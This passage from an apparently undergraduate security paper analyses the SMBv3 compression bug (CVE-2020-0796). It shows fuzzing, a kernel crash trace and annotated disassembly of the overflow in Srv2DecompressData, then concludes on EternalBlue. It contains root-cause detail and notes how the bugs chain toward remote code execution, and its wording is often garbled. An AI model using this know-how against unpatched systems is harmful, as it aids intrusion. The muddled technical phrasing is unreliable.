Given the popularity of SMB and the significance of earlier SMB flaws, evaluating this protocol was our team's priority. While auditing and fuzzing of the SMB code base have already occurred, some after the current SMB version has been updated, it has been worth reviewing the codebase through TKO's new functionality and functions. In addition, the code does not exist even if the version number of the SMB remains static! These aspects have contributed to our choice to evaluate the client/server architecture of SMB[18]. First started working on the SMBv2 generators and took the network shot in the SMB negotiations to replay these packets using a Windows 10, version 1903 client. We have added to our fuzzer a mutator with fundamental changes (e.g., bit changes, inserts, deletions, etc.) and started an initial run while we continued to further enhance and develop it.





Figure 10: Fuzzing Workflow

*2) Execution*

*> tkofuzz.exe repro inputs\crash_6a492.txt -- kdnet:conn 127.0.0.1:50002*



```
> tkofuzz.exe repro inputs\crash_6a492.txt -- kdnet:conn 127.0.0.1:50002



Child-SP          RetAddr           Call Site
ffffcf8d`ad2d61b8 fffff801`26eba492 nt!DbgBreakPointWithStatus [minkernel\ntos\rtl\amd64\debugstb.asm
ffffcf8d`ad2d61c0 fffff801`26eb9b82 nt!KiBugCheckDebugBreak+0x12 [minkernel\ntos\ke\bugcheck.c @ 660]
ffffcf8d`ad2d6220 fffff801`26dd0917 nt!KeBugCheck2+0x952 [minkernel\ntos\ke\bugcheck.c @ 2023]
ffffcf8d`ad2d6920 fffff801`26e14b0a nt!KeBugCheckEx+0x107 [minkernel\ntos\ke\amd64\procstat.asm @ 237]
ffffcf8d`ad2d6960 fffff801`26cdd1df nt!MiSystemFault+0x18fafa [minkernel\ntos\mm\mmfault.c @ 4957]
ffffcf8d`ad2d6a60 fffff801`26dde69a nt!MmAccessFault+0x34f [minkernel\ntos\mm\mmfault.c @ 8088]
ffffcf8d`ad2d6c00 fffff801`26d6d9d0 nt!KiPageFault+0x35a [minkernel\ntos\ke\amd64\trap.asm @ 1569]
ffffcf8d`ad2d6d98 fffff801`26c7b666 nt!RtlDecompressBufferXpressLz+0x2d0 [minkernel\ntos\rtl\xpress.c
ffffcf8d`ad2d6db0 fffff801`2ba6e0bd nt!RtlDecompressBufferEx2+0x66 [minkernel\ntos\rtl\compress.c @ 62
ffffcf8d`ad2d6e00 fffff801`2aa17f41 srvnet!SmbCompressionDecompress+0xdd [onecore\base\fs\remotefs\smb
ffffcf8d`ad2d6e70 fffff801`2aa1699e srv2!Srv2DecompressData+0xe1 [onecore\base\fs\remotefs\smb\srv\srv
ffffcf8d`ad2d6ed0 fffff801`2aa59a7f srv2!Srv2DecompressMessageAsync+0x1e [onecore\base\fs\remotefs\smb
ffffcf8d`ad2d6f00 fffff801`26dd404e srv2!RfspThreadPoolNodeWorkerProcessWorkItems+0x13f [onecore\base\
ffffcf8d`ad2d6f80 fffff801`26dd400c nt!KySwitchKernelStackCallout+0x2e [minkernel\ntos\ke\amd64\callou
ffffcf8d`acbf7970 fffff801`26cd445e nt!KiSwitchKernelStackContinue [minkernel\ntos\ke\amd64\callout.as
ffffcf8d`acbf7990 fffff801`26cd425c nt!KiExpandKernelStackAndCalloutOnStackSegment+0x18e [minkernel\nt
ffffcf8d`acbf7a30 fffff801`26cd40d3 nt!KiExpandKernelStackAndCalloutSwitchStack+0xdc [minkernel\ntos\k
ffffcf8d`acbf7aa0 fffff801`26cd408d nt!KeExpandKernelStackAndCalloutInternal+0x33 [minkernel\ntos\ke\s
ffffcf8d`acbf7b10 fffff801`2aa597d7 nt!KeExpandKernelStackAndCalloutEx+0x1d [minkernel\ntos\ke\stacksu
ffffcf8d`acbf7b50 fffff801`273244a7 srv2!RfspThreadPoolNodeWorkerRun+0x117 [onecore\base\fs\remotefs\r
ffffcf8d`acbf7bb0 fffff801`26d44925 nt!IopThreadStart+0x37 [minkernel\ntos\io\iomgr\misc.c @ 2251]
ffffcf8d`acbf7c10 fffff801`26dd7d5a nt!PspSystemThreadStartup+0x55 [minkernel\ntos\ps\psexec.c @ 9310]
ffffcf8d`acbf7c60 00000000`00000000 nt!KiStartSystemThread+0x2a [minkernel\ntos\ke\amd64\threadbg.asm
```

Figure 11: Crash-Stack trace

Here, In srv2 identified a breach of access! CompressionDecompress Smb2Compression.

*3) Analyze the fundamental root cause for the scenario*

Since the trace of stack signifying that in the decompression routine, a vulnerability exists, the crash is caused by the parsing of longitudinal counters and network offsets. The last packet required in the transaction to activate the crash has '\xfcSMB,' which has been set to a COMPRESSION TRANSFORM packet as the first byte in its header[18].




Figure 12: Packet details of COMPRESSION_TRANSFORM

The SMBv2-COMPRESSION-TRANSFORM package starts with the COMPRESSION-TRANSFORM-HEADER which sets the beginning of the packs and the compressed buffer length.

This structure is scanned from the network packet and is used to specify the pointers to srv2!SMBCompressionDecompress in the srv2:SRV2DecompressData graph below[18].





Figure 13: Srv2DecompressData graph

Here will see rax points to our buffer and the buffer is copied to the stack to compute the buffer size of the output of the OriginalCompressedSegmentSize and Length, then added to 0x7ED7. If this value is overflowed, the decompression forces its findings to be written out within the boundaries of the target SrVNet buffer (OOBW)[18].




```
.text:00000001C0017E90 mov     rax, [rax+18h]
.text:00000001C0017E94 movups  xmm0, xmmword ptr [rax]
.text:00000001C0017E97 mov     rax, [rcx+50h]
.text:00000001C0017E9B movups  xmmword ptr [rsp+58h+var_28], xmm0
.text:00000001C0017EA0 mov     rcx, [rax+1F0h]
.text:00000001C0017EA7 psrldq  xmm0, 8
.text:00000001C0017EAC mov     ebp, [rcx+8Ch]
.text:00000001C0017EB2 movq    rcx, xmm0
.text:00000001C0017EB7 movzx   eax, cx
.text:00000001C0017EBA cmp     ebp, eax
.text:00000001C0017EBC jz      short loc_1C0017EC8
```

```
.text:00000001C0017EC8
.text:00000001C0017EC8 loc_1C0017EC8:
.text:00000001C0017EC8 mov     rax, qword ptr [rsp+58h+var_28]
.text:00000001C0017ECD xor     edx, edx
.text:00000001C0017ECF shr     rax, 20h
.text:00000001C0017ED3 shr     rcx, 20h
.text:00000001C0017ED7 add     ecx, eax
.text:00000001C0017ED9 call    cs:__imp_SrvNetAllocateBuffer
.text:00000001C0017EE0 nop     dword ptr [rax+rax+00h]
.text:00000001C0017EE5 mov     rbx, rax
.text:00000001C0017EE8 test    rax, rax
.text:00000001C0017EEB jnz     short loc_1C0017EF7
```

*Figure 14: Overflow Condition*

Combining the OOBR vulnerability with the prior OOBW vulnerability will give you the appropriate leakage conditions and generate an execution of remote code.



```
.text:00000001C0017EF7
.text:00000001C0017EF7 loc_1C0017EF7:
.text:00000001C0017EF7 mov     rdx, [rdi+0F0h]
.text:00000001C0017EFE mov     ecx, ebp
.text:00000001C0017F00 mov     r9, [rax+18h]
.text:00000001C0017F04 mov     esi, dword ptr [rsp+58h+var_28+0Ch]
.text:00000001C0017F08 mov     r14d, dword ptr [rsp+58h+var_28+4]
.text:00000001C0017F0D add     r9, rsi
.text:00000001C0017F10 mov     r8d, [rdx+24h]
.text:00000001C0017F14 mov     rax, [rdx+18h]
.text:00000001C0017F18 sub     r8d, esi
.text:00000001C0017F1B lea     rdx, [rsi+10h]
.text:00000001C0017F1F sub     r8d, 10h
.text:00000001C0017F23 add     rdx, rax
.text:00000001C0017F26 lea     rax, [rsp+58h+arg_0]
.text:00000001C0017F2B mov     [rsp+58h+var_30], rax
.text:00000001C0017F30 mov     [rsp+58h+var_38], r14d
.text:00000001C0017F35 call    cs:__imp_SmbCompressionDecompress
.text:00000001C0017F3C nop     dword ptr [rax+rax+00h]
.text:00000001C0017F41 test    eax, eax
.text:00000001C0017F43 js      short loc_1C0017F85
```

*Figure 15: Underflow Condition*

## IX. CONCLUSION

EternalBlue has a lot of movable components and can be a confusing exploit. There were few, but good works before that represented the entire overflow to buffer overflow. We also expanded on this knowledge by outlining the methods for the pointer hijack and the final payload staging, which are critical studies to understand this complicated feat.

This study confirms that, while difficult, it is not impossible to port the original exploit to many versions of Windows. Apart from recent main defenses made available on the blind edges of Microsoft Windows 10, the port is possible to nearly all insecure Windows versions of Microsoft using the NT kernel.

The EternalBlue exploit is extremely dangerous because it offers immediate, remote, and non-authenticated access to nearly every uncontrolled Microsoft Windows device, one of the most used home and business systems in existence.

For presumably a decade the vulnerabilities in the MS17-010 patch will continue to be abused by black-hat criminal groups, white-hat security, and penetration testing companies, as well as numerous nation-states.

The broader information security community can only develop adequate defense and security measures by evaluating the resources available to malicious actors.

## X. ACKNOWLEDGMENT

The author myself wishes to express my gratitude to Mr. Lakmal Rupasinghe, the lecturer in charge of the Secure Software Systems module, for providing guidance and encouragement from the start of this project. I will take my steps to express my gratitude to Ms. Chethana Liyanapathirana, the lecturer on the Secure Software module for conducting all the lectures for the Module. Additionally, I like to express my gratitude to Ms. Laneesha Ruggahakotuwa and Ms. Methmi Kaveesha Thantrige, who provided a great deal of assistance with conducting lab sessions for the module. Finally, I would like to express my gratitude to everyone who contributed resources and ideas to assist in the completion of this project.

## XI. REFERENCES

[1] A. Cencini, K. Yu, and T. Chan, "Software Vulnerabilities: Full-, Responsible-, and Non-Disclosure," 2005.

[2] T. B. Stier and J. B. Greve, "An analysis of WannaCry and EternalBlue," 2019, [Online]. Available: https://stier.io/pdf/bachelor_compressed.pdf.

[3] "What Is an Advanced Persistent Threat (APT)? - Cisco." https://www.cisco.com/c/en/us/products/security/advanced-persistent-threat.html (accessed May 14, 2021).

[4] "Cyber-attack: Europol says it was unprecedented in scale - BBC News." https://www.bbc.com/news/world-europe-39907965 (accessed May 15, 2021).

[5] "Cyberattack 'Wannacry': the price of irresponsibility." https://www.lepoint.fr/high-tech-internet/cyberattaque-wannacry-le-prix-de-l-irresponsabilite-16-05-2017-2127723_47.php#xtmc=wannacry&xtnp=1&xtcr=1 (accessed May 15, 2021).

[6] S. Dillon and D. Davis, "ETERNALBLUE Exploit Analysis and Port to Microsoft Windows 10," pp. 1–30, 2017, [Online]. Available: https://www.risksense.com/_api/filesystem/466/EternalBlue_RiskSense-Exploit-Analysis-and-Port-to-Microsoft-Windows-10_v1_2.pdf.

[7] "Microsoft SMB Protocol and CIFS Protocol Overview - Win32 apps | Microsoft Docs." https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview (accessed May 14, 2021).

[8] "SMB Vulnerabilities in Healthcare," 2020.

[9] "SMB and the return of the worm - Cisco Blogs." https://blogs.cisco.com/security/smb-and-the-return-of-the-worm (accessed May 25, 2021).

[10] "NSA's arsenal of Windows hacking tools has leaked | ZDNet."

https://www.zdnet.com/article/shadow-brokers-latest-file-drop-shows-nsa-targeted-windows-pcs-banks/ (accessed May 25, 2021).

[11] "A 'kill switch' is slowing the spread of WannaCry ransomware | CSO Online." https://www.csoonline.com/article/3196685/a-kill-switch-is-slowing-the-spread-of-wannacry-ransomware.html (accessed May 25, 2021).

[12] "Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Player 3 Has Entered the Game: Say Hello to 'WannaCry.'" https://blog.talosintelligence.com/2017/05/wannacry.html (accessed May 25, 2021).

[13] "Microsoft Security Bulletin MS17-010 - Critical | Microsoft Docs." https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 (accessed May 14, 2021).

[14] M. Fujimoto, W. Matsuda, and T. Mitsunaga, "Detecting attacks leveraging vulnerabilities fixed in MS17-010 from Event Log," *2019 IEEE Conf. Appl. Inf. Netw. Secur. AINS 2019*, pp. 42–47, 2019, doi: 10.1109/AINS47559.2019.8968703.

[15] "Security Update Guide - Loading - Microsoft." https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796 (accessed Jun. 01, 2021).

[16] "SANS Penetration Testing | Microsoft SMBv3.11 Vulnerability and Patch CVE-2020–0796 Explained | SANS Institute." https://www.sans.org/blog/microsoft-smbv3-11-vulnerability-and-patch-cve-2020-0796-explained/ (accessed Jun. 01, 2021).

[17] "A Vulnerability in Microsoft Windows SMB Server Could Allow for Remote Code Execution (CVE-2020-0796)." https://www.cisecurity.org/advisory/a-vulnerability-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution-cve-2020-0796_2020-036/ (accessed Jun. 01, 2021).

[18] "Mitigating vulnerabilities in endpoint network stacks - Microsoft Security." https://www.microsoft.com/security/blog/2020/05/04/mitigating-vulnerabilities-endpoint-network-stacks/ (accessed Jun. 01, 2021).

## XII. AUTHOR PROFILE

**Shiranthaka K. G. S.**

3$^{rd}$ year 1st semester Undergraduate in BSc in Information Technology specialized in Cyber security.
Sri Lanka Institute of Information Technology (Malabe, Sri Lanka)